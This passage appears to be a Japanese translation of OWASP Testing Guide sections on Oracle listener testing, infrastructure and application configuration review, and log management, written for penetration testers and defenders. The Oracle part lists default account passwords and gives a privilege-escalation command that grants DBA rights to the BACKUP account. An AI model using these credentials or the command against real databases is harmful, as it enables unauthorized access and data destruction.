ログが有効:記のツールはログの記録が有効になっているかどうか検証します。有効に設定されていない場合、そのリスナーで変更されたいかなる処理も証跡がないために特定することができないでしょうし、記録もされません。また、リスナー上での総当り攻撃による検出も行われません。

管理者機能の制限:管理者機能の制限が有効となっていない場合、リモートから"SET"コマンドの利用が可能です。

例: あるサーバで TCP ポート 1521 番を発見したのであれば、遠隔から通信が可能な Oracle リスナーが有効であるかもしれません。もしリスナーが認証機能による防護がなされていない場合、あるいは機密情報に簡単にアクセスできる場合、この脆弱性を利用し、対象の Oracle サービスに関連する情報を洗い出すことが可能です。例えば、LSNRCTL(.exe)(今はあらゆる Oracle クライアントにインストールされています)を利用し、以下のような情報を取得することができます。

```
TNSLSNR for 32-bit Windows: Version 9.2.0.4.0 - Production
TNS for 32-bit Windows: Version 9.2.0.4.0 - Production
Oracle Bequeath NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production,,
SID(s): SERVICE_NAME = CONFDATA
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFDATAPDB
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFORGANIZ
SID(s): INSTANCE_NAME = CONFORGANIZ
```

Oracle リスナーは初期状態のユーザを Oracle サーバ上に列挙します。

```
User name     Password
OUTLN          OUTLN
DBSNMP         DBSNMP
BACKUP         BACKUP
MONITOR         MONITOR
PDB            CHANGE_ON_INSTALL
```


上記の場合、権限昇格された DBA アカウントは見つかりませんでしたが、OUTLN や BACKUP アカウントは 権限昇格の要因となり得ます。いかなる処理も実行しますーこの意図するところは、すべての処理が可能になっている、ということです。例を以下に示します。

```
exec dbms_repcat_admin.grant_admin_any_schema('BACKUP');
```

このコマンド実行により、DBA の権限昇格を得ることができます。この時点でユーザは直接 DB と双方向の関係を持ち、実行することができます。例をみて見ましょう。

```
select * from session_privs ;
```

この処理の結果は以下のような画面になります。



このため、ユーザは多くの処理を実行することができます。特にテーブルのデータ削除やテーブル自体の削除等です。

リスナーの初期状態のポート

Oracle サーバの発見する過程において、以下のようなポートが発見されるかもしれません。以下は、初期状態のポートの一覧になっています。

```
1521: Default port for the TNS Listener.
1522 – 1540: Commonly used ports for the TNS Listener
1575: Default port for the Oracle Names Server
1630: Default port for the Oracle Connection Manager – client connections
1830: Default port for the Oracle Connection Manager – admin connections
2481: Default port for Oracle JServer/Java VM listener
2482: Default port for Oracle JServer/Java VM listener using SSL
2483: New port for the TNS Listener
2484: New port for the TNS Listener using SSL
```

グレイボックステストとその事例

リスナーの権限昇格の制限に関するテスト

データベースやメモリのアドレスフィールドに不必要なファイルの読取りや書込みを防止するため、リスナーに与える権限を必要最小限に留めることが重要です。

Listener.ora ファイルは、データベースリスナーに関するプロパティ情報を持っています。Listener.ora のファイルを確認する場合には、以下の設定情報が存在するかを確認してください。

```
ADMIN_RESTRICTIONS_LISTENER=ON
```

リスナーパスワードのテスト

多くの既知の攻撃が実行されている背景に、リスナーパスワードが設定されていないことが挙げられます。Listener.ora ファイルを調査することで、パスワードが設定されているかどうか確認することができます。

パスワードは Listener.ora ファイルから直接編集できます。それは、このファイルに“PASSWORDS_<*リスナー名*>”を入力します。ただ、Listener.ora ファイルに直接記入すると、そのパスワードは平文の状態で保存されてしまうため、ファイルにアクセ

スできる人は誰でも読み取ることができてしまいます。より安全な方法として、LSNRCTRL ツールの change_password コマンドを利用する方法があります。

```
LSNRCTL for 32-bit Windows: Version 9.2.0.1.0 - Production on 24-FEB-2004 11:27:55
Copyright (c) 1991, 2002, Oracle Corporation.  All rights reserved.
Welcome to LSNRCTL, type "help" for information.
LSNRCTL> set current_listener listener
Current Listener is listener
LSNRCTL> change_password
Old password:
New password:
Re-enter new password:
Connecting to <ADDRESS>
Password changed for listener
The command completed successfully
LSNRCTL> set password
Password:
The command completed successfully
LSNRCTL> save_config
Connecting to <ADDRESS>
Saved LISTENER configuration parameters.
Listener Parameter File   D:\oracle\ora90\network\admin\listener.ora
Old Parameter File   D:\oracle\ora90\network\admin\listener.bak
The command completed successfully
LSNRCTL>
```

参照

ホワイトペーパー

- Oracle Database Listener Security Guide - http://www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf

ツール

- TNS Listener tool (Perl) - http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html
- Toad for Oracle - http://www.quest.com/toad

4.3.3 インフラストラクチャの設定に関するテスト(OWASP-CM-003)

概要

相互連携や、多様な構成からなる複雑なウェブサーバのインフラストラクチャは、(数えれば何百ものウェブアプリケーションがありますが)それぞれのウェブアプリケーションのテスト、あるいは導入時における設定管理の評価および基本的段階でのレビューが求められます。実際、インフラストラクチャ全体の安全性を脅かすたった 1 つの脆弱性や、影響の小さい不具合、(ほとんどの)重要でない不具合であったとしても、同じサーバー上にある他のアプリケーションに影響を及ぼし、重大な事故につながる可能性があります。これらの問題に対応するためには、設定状態や既知の脆弱性に関する徹底的なレビューが特に重要になってくるのです。

概要の説明

ウェブサーバのインフラストラクチャでの適切な設定管理は、アプリケーション自身のセキュリティを保護するためにとても重要なことです。ウェブサーバのソフトウェアや、バックエンドのデータベース、認証サーバなどが適切な検証や安全な設定が施されていない場合、望ましくないリスクや、アプリケーション自身を脅かす新しい脆弱性の影響を受ける可能性があります。

例えば、匿名ユーザが、アプリケーションやユーザを攻撃することを目的としてソースコードにある情報を悪用できることから、ウェブサーバにおいて、アプリケーション自身のソースコードが攻撃者に見られてしまうような脆弱性（この脆弱性はこれまでウェブサーバやアプリケーションサーバで何度となく発生したものです）は、そのアプリケーションを脅かすものとなりえます。

インフラストラクチャの設定管理をテストするために、以下の手順をとる必要があります。

- インフラストラクチャを構成するそれぞれの要素は、それらがウェブアプリケーションとどのように関連し、自身のセキュリティに影響を与えているかについて考慮されていることが必要です。
- インフラストラクチャにおけるすべての要素は、既知の脆弱性を保有していないことを確約するために検証されることが必要です。
- 検証は、すべての要素を維持するために利用される管理用ツールである必要があります。
- 認証システムが仮に存在する場合、それがアプリケーションの要求を満たしているか、またはアクセスに影響を及ぼすためそれが外部ユーザから悪用されないかどうかを保証するために検証される必要があります。
- アプリケーションに必要なポートの一覧は、維持され、継続的に管理される必要があります。

ブラックボックステストとその事例

アプリケーションアーキテクチャの検証

アプリケーションアーキテクチャは、どのコンポーネントを用いてウェブアプリケーションを作り上げているかを特定するため、徹底的な検証が求められます。単純な CGI ベースのアプリケーションのような、わりと小さい規模では、おそらく 1 つのサーバがウェブサーバを稼働するために使用され、C や、Perl、シェル CGI などでアプリケーションを動作します。おそらく認証機能も持っていることでしょう。銀行のシステムのようなさらに複雑なシステムの場合では、リバースプロキシや、フロントエンドのウェブサーバ、アプリケーションサーバ、データベースサーバあるいは LDAP サーバなどによって構成されているでしょう。それぞれの役割があり、かつ一様に分別されたサーバには、ウェブサーバへのアクセスが、リモートユーザによる認証機能自体へのアクセスとならないように、また、個々を独立させることでさまざまなアーキテクチャ要素への被害が、アーキテクチャ全体に影響が及ばないよう、異なる DMZ を構成してファイヤーウォールでサーバ間のネットワークを分割します。

もし、開発の担当者からアプリケーションアーキテクチャに関する情報を文書やインタビューを通じて入手したとするなら、そのアーキテクチャの構成は容易に把握することが可能であり、何も知らないで実施するブラインドテストがどれほど困難であるかが分かります。

ブラインドでのテストを行うのであれば、テスト者は対象のアーキテクチャが単純な（1つの）サーバで構成されているという推測から初めて、他のテストで得た情報を通じてさまざまな構成要素を洗い出し、アーキテクチャが広範囲になるという推測に対して疑問を持ちつつ調査していきます。テスト者は「ウェブサーバはファイアウォールによる防護が施されているのか？」という単純な疑問を持つことから始め、それはウェブサーバに対するネットワークスキャンの結果や、ウェブサーバのポートがネットワークの終端でフィルターされているかどうか（レスポンスが得られない、あるいは ICMP 未到達のレスポンス

を得るなど)、もしくはそのウェブサーバが直接インターネットに接続できる設定になっているのかどうか(すなわち、リスニング状態ではないすべてのポートから RST パケットが帰ってくる場合)などの結果を分析することによって明らかになるでしょう。この分析結果は、ネットワークパケットテストに基づいて利用されるファイアウォールの種別を特定するために利用することができます。つまり「このファイアウォールはステートフルか?もしくはアクセスリストを用いたルータか?」「それはどのように設定されているのか?」「回避することが可能か?」などの疑問を解決するために利用されます。

ウェブサーバのフロントにあるリーバスプロキシを特定には、ウェブサーバのバナーを分析する必要があります。それは、リバースプロキシの存在が直に明らかになる可能性があるためです(例えば、" WebSEAL"[1]が含まれていた場合など)。またそれは、ウェブサーバのリクエストに対するレスポンスを取得し、もともと予期していたものと比較することによって明確になります。例えば、リバースプロキシの中には、ウェブサーバに対する既知の攻撃をブロックする、"侵入検知システム"(もしくは"web-shields")としての役割を担っているものもあります。もし、ウェブサーバが、無効なページを対象としたリクエストや、CGI スキャナのような一般的なウェブアプリケーションの攻撃に対して異なるエラーメッセージを返すようなリクエストについて、一律に 404 のエラーメッセージで回答することが分かっている場合、それは送られてきたリクエストをフィルターし、予期していたものと異なるエラーメッセージを返すリバースプロキシ(もしくはアプリケーションレベルのファイアウォール)であることを示している可能性があります。他の例として、もしウェブサーバが有効な HTTP メソッド(TRACE を含む)の組み合わせを返すはずなのに、予期していたメソッドではなくエラーとして帰ってきた場合、おそらくはウェブサーバとクライアントの間に何かが存在し、そのリクエストをブロックしていると考えられます。場合によっては、その防護システムでさえ、そういった情報を渡している場合があります。

```
GET / web-console/ServerInfo.jsp%00 HTTP/1.0

HTTP/1.0 200
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83

<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>
```

ウェブサーバを防護する"Check Point Firewall-1 NG AI" での事例

リバースプロキシは、バックエンドにあるアプリケーションサーバのパフォーマンスを向上させるキャッシュプロキシとして導入することもできます。これらのプロキシは、これまで説明したとおりサーバヘッダの値を確認することで発見できます。また、そのサーバによってキャッシュされるリクエストのタイミング、あるいは最初にサーバへ送付されるリクエストと後のリクエストにおける時間を比較することよってキャッシュされるリクエストのタイミングから特定することができます。

発見できるもう1つの要素として「ロードバランサー」があります。一般的に、このシステムは異なるアルゴリズムを持つ複数のサーバへ定められた TCP/IP ポートのバランシングを行います(ラウンドロビン、ウェブサーバの負荷、多数のリクエスト処理など)。このため、このアーキテクチャ要素の発見には複数のリクエストの分析が求められるのと、リクエストを同一のサーバから送付されるのか、あるいは別のサーバから送付されるのかを特定するためリクエストの結果を比較することが必要です。例えば、サーバの時刻が同期されていないかどうかについては、"Date ヘッダ"によって判断できます。また場合によっては、Nortel's Alteon WebSystems のロードバランサーが Cookie に"AlteonP"を用いているように、ネットワークの負荷分散のプロセスにおいて、ヘッダに新たな情報を明示的に付加している可能性もあります。

アプリケーションサーバは比較的容易に発見することができます。それぞれのリソースに対してのリクエストはアプリケーションサーバ自身によって取扱われ(ウェブサーバではない)、レスポンスヘッダの内容が全然違って表示されます(異なる値、

もしくは追加された値を含む)。もう1つの検出方法は、ウェブサーバが Cookie を発行しているのかを確かめることで、それはアプリケーションサーバが利用されているかどうかの判断の1つになります(例えば、Cookie"JSESSIONID"は J2EE サーバによって発行されるように)。もしくは、セッションをトラックするために URL を自動的にリライトしているかどうかを確認することです。

しかし、バックエンドにある認証機能(LDAP ディレクトリ、リレーショナルデータベースや RADIUS サーバなど)は、アプリケーション自身に隠れてしまうため、外部からは即座に発見することは困難です。

バックエンドのデータベースは、アプリケーションを実際に触ってみることで発見できます。複雑な動的コンテンツが即座に表示された場合、アプリケーション自身によって何かしらのデータベースから抽出されたものだと考えられます。時折、リクエストの情報には、バックエンドにあるデータベースの存在を指し示している場合があります。例えば、あるオンラインショップのサイトにおいて、ショップ内での他の品を閲覧する際、数字で構成された"id"を用いている場合です。しかし、ブラインドでアプリケーションテストを実施する際に、後ろに控えているデータベースにまつわる情報というのは、通常、脆弱なエラーバンドリング設定や、SQL インジェクションのように脆弱性が表面化することによって初めて明らかになります。

既知のサーバ脆弱性

ウェブアプリケーションもしくはデータベースに代表される、アプリケーションアーキテクチャを形成するさまざまな要素で発見された脆弱性は、そのアプリケーション自体のセキュリティを著しく悪化させます。例えば、認証されていない外部のユーザが、リモートからファイルを自由にアップロードできる、もしくは入れ替えられるような脆弱性が存在すると想像してみてください。悪意のあるユーザが対象のアプリケーションの入れ替えや、他のアプリケーションとして稼動するようなコードを導入できる可能性があることから、この脆弱性にはアプリケーションを危険な状態にすることができると考えられます。

ブラインドでの侵入テストを実施せざるを得ない場合、サーバの脆弱性を検証することは困難だと思われます。このような状態では、一般的にリモートからスキャナーを用いてテストする必要がありますが、テストする脆弱性の種類によっては、予期しない結果を招く場合があり、他のテスト(サービス拒否攻撃などに関するテストなど)でも、システム中断の時間がテストの結果に深く関係するため診断が実施できない場合もあります。また、いくつかのスキャナーは、取得したサーバのバージョン情報だけで脆弱性と判断する場合もあります。これはフォールスポジティブやフォールスネガティブの結果を引き起こします。一方、ウェブサーバのバージョン情報が削除、もしくは管理者によって隠蔽されている場合では、たとえ脆弱性が存在していたとしても実際に検出することはありません。他方では、ソフトウェアを提供しているベンダーが、脆弱性の改修に既存のバージョンを更新しないで対応したようなケースでは、実際に存在しない脆弱性を検出することになります。後者のケースでは、脆弱性に対するバックポートパッチを対象のソフトウェアに導入するベンダーではごく一般的な話です。これらのベンダーは、ソフトウェアを OS 内に提供こそするが、最新のバージョンにアップロードする作業まではしてくれません。これらの大部分は、Debian や Red Hat 、SuSE のような GNU/Linux のディストリビューションで起こります。多くの場合、アプリケーションアーキテクチャでの脆弱性スキャニングは、「発見された」アーキテクチャの要素(ウェブサーバなど)に関する脆弱性だけしか実施されず、後ろに控えている認証機能やデータベース、あるいはリバースプロキシが配置されている場合など、直接発見することができない要素に対しては通常脆弱性を発見することはありません。

最後に、すべてのベンダーが発見された脆弱性を公開するわけではありません。このため、公開されなかった不具合については、既知の脆弱性としてデータベースに共有されません[2]。この情報は、特定の顧客だけに通知されるか、個別のアドバイザリを持たないフィックスとして提供されます。ですが、この方法では脆弱性ツールの有効性に貢献することはありません。特に、一般的な製品(Apache web server、Microsoft の Internet Information Server、IBM の Lotus Domino など)での脆弱性に関するテスト用シグネチャを豊富に保有していますが、あまり知られていない製品に関するものは不足しているのが現状です。

これらの結果から、脆弱性の検証は、テスト者がバージョンやリリース情報を含む使用のソフトウェアに関する情報や、適用したパッチなどにおける情報の提供があれば、より効果的に実施することが可能です。この情報で、テスト者はベンダー自体から情報を収集することができ、どの脆弱性がアーキテクチャ内に存在しているのか、それらはアプリケーションにどんな影響を及ぼすのかを分析することができます。もし可能である場合、これらの脆弱性は対象のシステムへの実際の影響について明らかにするために利用することが可能であり、IDS や IPS のような、攻撃が成功した可能性を低減する、あるいは可能性自体を否定するような他の要素が存在しないか明らかにするために利用できます。脆弱性がたとえ使用していないコンポーネントであることを理由に存在しなかったとしても、全体の設定環境の検証を通じてその脆弱性を明らかにすることさえあるかもしれません。

また、ベンダーが脆弱性を一般公開せず FIX する場合や、新しいリリースが出た際に FIX する場合について注意することも有効な手段といえます。ベンダーが旧バージョンに提供する可能性のあるバグフィックスをリリースする時期については、ベンダーによって異なることが想定されます。テスト者は、対象のアーキテクチャで利用されているソフトウェアバージョンの詳細な情報を用いて、短期間でサポートが終了する可能性のあるソフトウェア、あるいはすでにサポート終了したソフトウェアの利用に関するリスクを分析することが可能です。もしサポート期間が終了した旧バージョンのソフトウェア上で脆弱性が見つかった場合、システムの担当者が直接には気づいていない可能性もあるため、この分析は非常に重要です。サポート期間が終了したバージョンには、セキュリティパッチのリリースがありません。また、アドバイザリにはサポート対象外という理由で脆弱性として報告されない可能性もあります。たとえ脆弱性が存在し、実際に対象のシステムが脆弱であると気づいていたとしても、ソフトウェアのアップデートが必要になります。それは、対象のアプリケーションのアーキテクチャに深刻な中断期間を必要としたり、新しいバージョンのソフトウェアが既存のシステムと適合せず、コードの改修が必要になるかもしれません。

管理者専用機能

いかなるウェブサーバのインフラストラクチャでも、アプリケーションにおける情報の維持や更新に管理者専用機能が必要になります。この情報には、静的コンテンツ（Web ページやグラフィックファイル）、アプリケーションソースコード、ユーザ認証データベースなどがあります。管理者機能は、使われているサイトや、技術、ソフトウェアによってことなります。例えば、ウェブサーバの中には、自身のウェブサーバ（iPlanet ウェブサーバのような）の管理機能を利用していたり、管理者向けの設定ファイル（Apache[3]）を平文で取り扱っていたり、OS の GUI ベースのツールを利用している場合（IIS サーバや ASP.NET を利用している場合など）があります。しかし多くの場合、サーバの設定は、FTP サーバ、WebDAV、ネットワークファイルシステム（NFS, CIFS）あるいはその他の機能など、ウェブサーバが取扱うファイルによる管理手段よりもさまざまなツールの利用によって取扱われます。当然、アプリケーションを構成する多くの要素での管理方法には、他のツールによって取り扱われることになります。またアプリケーションは、アプリケーションでのデータ自身（ユーザー情報、コンテンツ情報など）を管理するために使われるこれらのツールを実装した管理者機能を保持しているかもしれません。

攻撃者がアーキテクチャの他の部分にアクセスすることができた場合、そのアーキテクチャを悪用したり損害を加えたりすることが可能になるため、これらを管理する機能を検証することも大変重要です。このため、以下の対応が重要になります。

- 想定される管理者機能は全て洗い出します。
- 管理者機能へは内部ネットワークからアクセスするのか、それとも外部のインターネットからアクセスできるのかを明らかにします。
- インターネットからのアクセスが可能であれば、アクセス管理方法や、そのことにおける影響を明らかにします。
- デフォルトで設定されているユーザやパスワードを変更します。

いくつかの会社では、ウェブサーバプリケーションの全てを管理していない場合もありますが、外部においてウェブアプリケーションによって配布されるコンテンツを管理している可能性があります。この外部の会社は、コンテンツの一部のみ(アップデート情報や新機能の助成)を提供しているか、ウェブサーバ全般に係わる管理(コンテンツやソースコード)を担っている可能性があります。管理だけを目的としたインターフェースに外部の会社とアプリケーションを繋ぐコストのかかる専用線より、インターネットを利用する方が安価であるため、このような環境には、インターネットから有効となっている管理者機能を見つけることが一般的です。このため、このような状況では、管理者機能が攻撃に対して脆弱な実装になっていないかテストすることがとても重要になるのです。

参照

ホワイトペーパー:

- [1] WebSEAL, also known as Tivoli Authentication Manager, is a reverse Proxy from IBM which is part of the Tivoli framework.
- [2] Such as Symantec's Bugtraq, ISS' Xforce, or NIST's National Vulnerability Database (NVD)
- [3] There are some GUI-based administration tools for Apache (like NetLoony) but they are not in widespread use yet.

4.3.4 アプリケーション設定に関するテスト(OWASP-CM-004)

概要

アプリケーションのアーキテクチャの構成要素に対する適切な設定は、アーキテクチャ全体のセキュリティが危険な状態になることを防ぐために重要になります。

概要の説明

設定状態の検証やテストは、そのようなアーキテクチャを構成や維持する際に非常に重要な作業です。多くのシステムでは一般的な初期設定値を持っていますが、その設定内容では対象システムで想定される業務に適していない可能性があるためです。典型的なウェブサーバやアプリケーションサーバには多くの機能が設定されていますが(アプリケーションのサンプル、文書、テストページなど)、必要ではないファイルは、ポストインストール状態での利用を避けるため導入前に削除されなければなりません。

ブラックボックステストとその事例

サンプルおよび既知のファイル/ディレクトリ

多くのウェブサーバやアプリケーションサーバは、インストール初期の状態で開発する際の参考として、またインストール後に適切に稼働しているかどうか検証するためにサンプルのアプリケーションやファイルを持っています。しかし、初期状態のウェブサーバのアプリケーションの多くにおいて脆弱性の公開が遅れています。例えば、CVE-1999-0449 (Microsoft IIS の ExAir サンプルサイトにおけるサービス運用妨害 (DoS) の脆弱性)、CAN-2002-1744 (Microsoft IIS 5.0 の CodeBrws.asp でのディレクトリトラバーサルの脆弱性 Directory traversal vulnerability in CodeBrws.asp in Microsoft IIS 5.0)、CAN-2002-1630 (Oracle 9iAS での sendmail.jsp の利用)、あるいは CAN-2003-1172 (Apache Cocoon でサンプルコード閲覧時におけるディレクトリ・トラバーサルの脆弱性)が事例として挙げられます。

CGI スキャナーは、様々なウェブサーバが保有している既知のサンプルファイルやディレクトリのリストを持っており、それらのファイルの存在を明らかにする高速なツールかもしれません。しかし、本当に確実な唯一の方法は、ウェブサーバもしくはアプリケーションサーバの全体検証であり、それらのファイルが実際のアプリケーションにおいて関連性があるかどうか明らかにすることです。

コメントの検証

プログラマがソースコード内にコメントを記入するのは、自身がコーディングした機能において、なぜそのような判断をしたかを他のメンバに理解してもらうためです。これは一般的な習慣というよりも、推奨されるべきものであり、大規模なウェブアプリケーションの開発にはなおさらです。しかし、HTML コードに記載されたコメントから攻撃者に見せるべきではない内部の情報が漏洩してしまう可能性があります。場合によっては、利用しなくなった機能でのソースコードでさえコメントアウトされており、ユーザーから通常のリクエストによって外部に漏れてしまいます。

コメントの検証は、情報が外部に漏洩していないかどうか明らかにするために行われなければなりません。この検証は、ウェブサーバの静的および動的コンテンツの分析や、ファイル検索実施することで初めてすべてを網羅したことになります。ただ、自動的もしくは定められた方法によりサイトを閲覧することや、アクセスしたコンテンツすべてを格納することは有益です。このアクセスされたコンテンツが、ソースコード内にある閲覧可能なコメント(存在したとして)を分析するために利用することができるからです。

グレイボックステストとその事例

設定情報の検証

ウェブサーバ、もしくはアプリケーションサーバの設定情報は、サイトのコンテンツを防護するのに重要な役割を担っているため、誤った設定がないか慎重に検証されなければなりません。もちろん、望ましい設定というのは、サイトのポリシーやサーバソフトウェアが提供する機能に依存します。しかし多くの場合、設定のガイドライン(ソフトウェアが提供するものであるか、あるいは外部から提供される)が提供されており、サーバを適切にセキュアに設定するためにはこれらの要件を遵守しなければなりません。サーバがどのように設定されなければならないか、一般的に述べることは不可能ですが、以下のような指標は考慮されるべきです。

- 有効なサーバモジュール(IIS では ISAPI による拡張機能)は、対象のアプリケーションで必要となるものに限定します。不要なモジュールを無効にすることでサーバでの規模や複雑性が縮小され、その分攻撃される対象も減少することになります。また、たとえモジュールに脆弱性が発見されたとしても、そのモジュールが無効に設定されていれば、被害を免れることができます。

- サーバエラー発生時(エラーコード 40x や 50x)、ウェブサーバがデフォルトで保有するページを利用するのではなく、独自にカスタマイズした画面を表示するようハンドリングします。特に、攻撃者にとって有益になるため、いかなるアプリケーションエラーもエンドユーザに返さないようにし、これらのエラーを通じてソースコードが漏洩することがないようにします。開発段階では特にエラーの情報が必要になるため導入する段階でこの点を忘れてしまっていることがよくあります。

- サーバソフトウェアは、OS 上では必要最小限の権限に留めます。これによりサーバソフトウェアで発生したエラーがシステム全体に影響を及ぼすのを防ぎます。しかし、攻撃者はウェブサーバとして権限昇格を試み、コードを実行する可能性もあります。

- サーバソフトウェアのログは、アクセス時、エラー時において正当な値を取得するようにします。

- サーバは、サービス拒否攻撃やオーバーロードに対して適切に管理できるよう設定します。サーバが適切にチューニングされていることを確認するようにします。

ロギング

ロギングは、アプリケーション内での不正な兆候（ユーザが実際に存在しないファイルを検索している場合など）や、悪意のあるユーザからの継続的な攻撃を発見することができるため、アプリケーションアーキテクチャにおいてセキュリティ上、重要な資産です。通常、ログはウェブサーバや他のサーバソフトウェアによって作成されますが、アプリケーションの処理を適切に記録するのはまれな例で、主な目的はプログラマが特定のエラーを分析するためのデバッグ用のツールとして利用されることです。

いずれの場合（サーバやアプリケーションのログ）においても、ログの内容について以下のような点を検証、分析する必要があります。

1. ログには重要な情報が含まれているか？
2. ログは専用のサーバに格納されるか？
3. ログの生成でサービス負荷に影響を与えないか？
4. 世代管理は適切か？十分な期間保管されているか？
5. ログの内容はどのように検証されるか？管理者はこれらの検証結果を攻撃の検出に利用できるか？
6. ログのバックアップはどのように保管されるか？
7. データはログに記録される前に検証（最小/最大の長さ、文字など）されているか？

ログ内に機密度の高い情報

アプリケーションの中には、例えば、サーバ側のログで見ることができる Get リクエストを利用してデータの転送を行っている場合があります。これは、サーバ側のログに機密性の高い情報（例えばユーザ名やパスワード、あるいは銀行の口座情報など）が含まれている可能性を示しています。例えば、攻撃者にこのログが取得できるような状態（管理者機能あるいはウェブサーバの脆弱性、Apache に見られる一般的に知られた設定不備の問題など）であれば、この機密性の高い情報が、攻撃者に悪用されてしまう可能性があります。

またいくつかの管轄では、個人情報などの機密性の高い情報のログファイルへの格納には、データ保護法の適用を強制される可能性があります。それは、後方に配置されているデータベースのログファイルでも同様の扱いを受けます。もし法令の遵守を怠れば、たとえ知らなかったとしても法律の下で罰則を受ける可能性があります。

ログの世代管理

一般的にサーバは、自身での行動やエラーについてローカルファイル上にログを生成し、稼動サーバのディスクを使います。しかし、そのサーバが何らかの被害を受けた場合、侵入者は攻撃時に発生した関連するログのすべてを消去し、証拠の隠滅を図ることができます。このようなことが実際に発生した場合、システムの管理者は攻撃元のリソースがどこで、実際どのように攻撃されたかについて一切分からなくなってしまいます。実際の話ですが、多くの攻撃用のツールには、攻撃者を特定するような情報（IP アドレスなど）をすべてのログ上から抹消する log zapper のような機能が含まれており、攻撃者のシステムレベルのルートキットで通常利用されます。このようなことから、ログはウェブサーバ内に格納するのではなく、別のリソースで管理するのが賢明です。また、この方法は、同一のアプリケーションのリソース（サーバファームに配置されたサー

バ類）からのログの集約を簡単にし、（CPU の集約的処理により）既存のサーバに影響を与えることなくログの解析が容易になります。

ログの保存管理

ログは適切に管理しないと、リソースを圧迫しサービス拒否の状態を引き起こします。攻撃を実行するに十分なリソースを持つ攻撃者であれば、対象のシステムで攻撃をブロックあるいは検知する環境でない限り、サービス拒否の状態を引き起こせられることは明らかです。大量のリクエストを送付しログファイルに割り当てられた領域を圧迫させることで実現できます。しかし、サーバの設定が不十分だと、ログファイルはサーバ OS でのログとアプリケーションでのログが同じパーティションに記録されることになります。これは何を意味しているかというと、ディスク領域がオーバーフローしてしまうと、これ以上リソースを利用できないという理由でその OS やアプリケーションの処理が停止してしまうことになります。

一般的に UNIX のシステムの場合、ログは /var の領域でリソースが割り当てられています（サーバによっては /opt もしくは /usr/local かもしれません）。このようにログを含むディレクトリは領域を分けて管理することが重要なのです。場合によっては、システムログが影響を受けることを防ぐために、サーバソフトウェアが割り当てた領域（例えば Apache の場合であれば /var/log/apache ）を専用のパーティションで管理する必要があります。

ログが定められた領域に格納されればそれで良しというわけではありません。増え続けるログには攻撃の兆候を示しているものが含まれている可能性があるため、この状態を発見するためにはログをテストしなければなりません。

この状態を対象システムの環境でテストすることは、簡単ではあるが、危険でもあります。リクエストがログに記録されるかどうか、もしできるならば、このログに割り当てられた領域でオーバーフローする可能性はあるかを見極めるため、十分、かつ耐えうる数のリクエストを送信することになるからです。クエリストリングのパラメータを GET リクエストや POST リクエストに係わらずログに記録するような環境では、比較的大きなサイズのクエリを送付することで、同様にログ領域のオーバーフローの可能性を確かめることができるでしょう。一般的に小さいクエリでは、日時や送信元 IP アドレス、リクエスト URL とサーバの結果などログに記録するため、サイズが少なくなり、その効果は見込めません。

ログのローテーション

ほとんどのサーバ（ただし、アプリケーションがほとんどカスタマイズされていないもの）では、領域内のオーバーフロー防ぐために、ログをローテーション管理しています。ローテートされたログは、限られた時間だけ保管されます。

この特性は、以下を確実にするためにテストされなければなりません。

- ログはセキュリティポリシーに即した期間だけ保管します。長くても短くてもいけません。
- 一度ローテートされたログは圧縮されます（多くのログが同じ領域内に管理されていくことから、圧縮される方法は便利です）。
- ローテートされたログの権限はログファイルの権限と同じ（もしくはそれ以上）にします。例えば、ウェブサーバはログを生成するため書き込み権限が必要になりますが、ローテートされたログに対しては実際書き込み権限の必要はありません。この権限によって、ウェブサーバのプロセスがこれらのファイルを改ざんするのを防ぎます。

ログのサイズ制限が近づくと、サーバではログがローテートされる場合があります。この場合、攻撃者が自身の証跡の抹消を目的としてローテートを強制するようなことができないようにしなければなりません。

ログの検証

ログ検証は、サーバ上での攻撃の兆候を明らかにするだけでなく、利用統計のデータ抽出を目的としても利用されます（一般的に多くのログのアプリケーションが注目しているのは何か）。

ウェブサーバへの攻撃を分析するためには、エラーログを分析する必要があります。検証には以下の要素を取り入れなければなりません。

- 400 系（ファイルが存在しない）のエラーメッセージが同じ送信元から送信されている場合、CGI スキャナーによる攻撃を示している可能性があります。
- 500 系（サーバエラー）のエラーメッセージは、攻撃者がアプリケーションの一部の機能に対して予期しない動作を期待した攻撃の兆候を示している可能性があります。例えば、SQL インジェクション攻撃に対するエラーの最初の部分には、SQL クエリが適切でなくデータベースでの処理に失敗した場合にエラーメッセージが生成されます。

ログの統計、あるいは分析といった作業は、ログを生成するサーバ上で行われるべきではありませんし、格納もするべきではありません。さもないと、攻撃者はウェブサーバの脆弱性あるいは不適切な設定の場合に、ログファイルにアクセスすることができてしまいます。ログファイル自体の閲覧で情報が漏えいすることから、攻撃者は様々な情報の詮索を行う可能性があります。

参照

ホワイトペーパー

一般:

- CERT Security Improvement Modules: Securing Public Web Servers - http://www.cert.org/security-improvement/
- Apache
- Apache Security, by Ivan Ristic, O'reilly, march 2005.
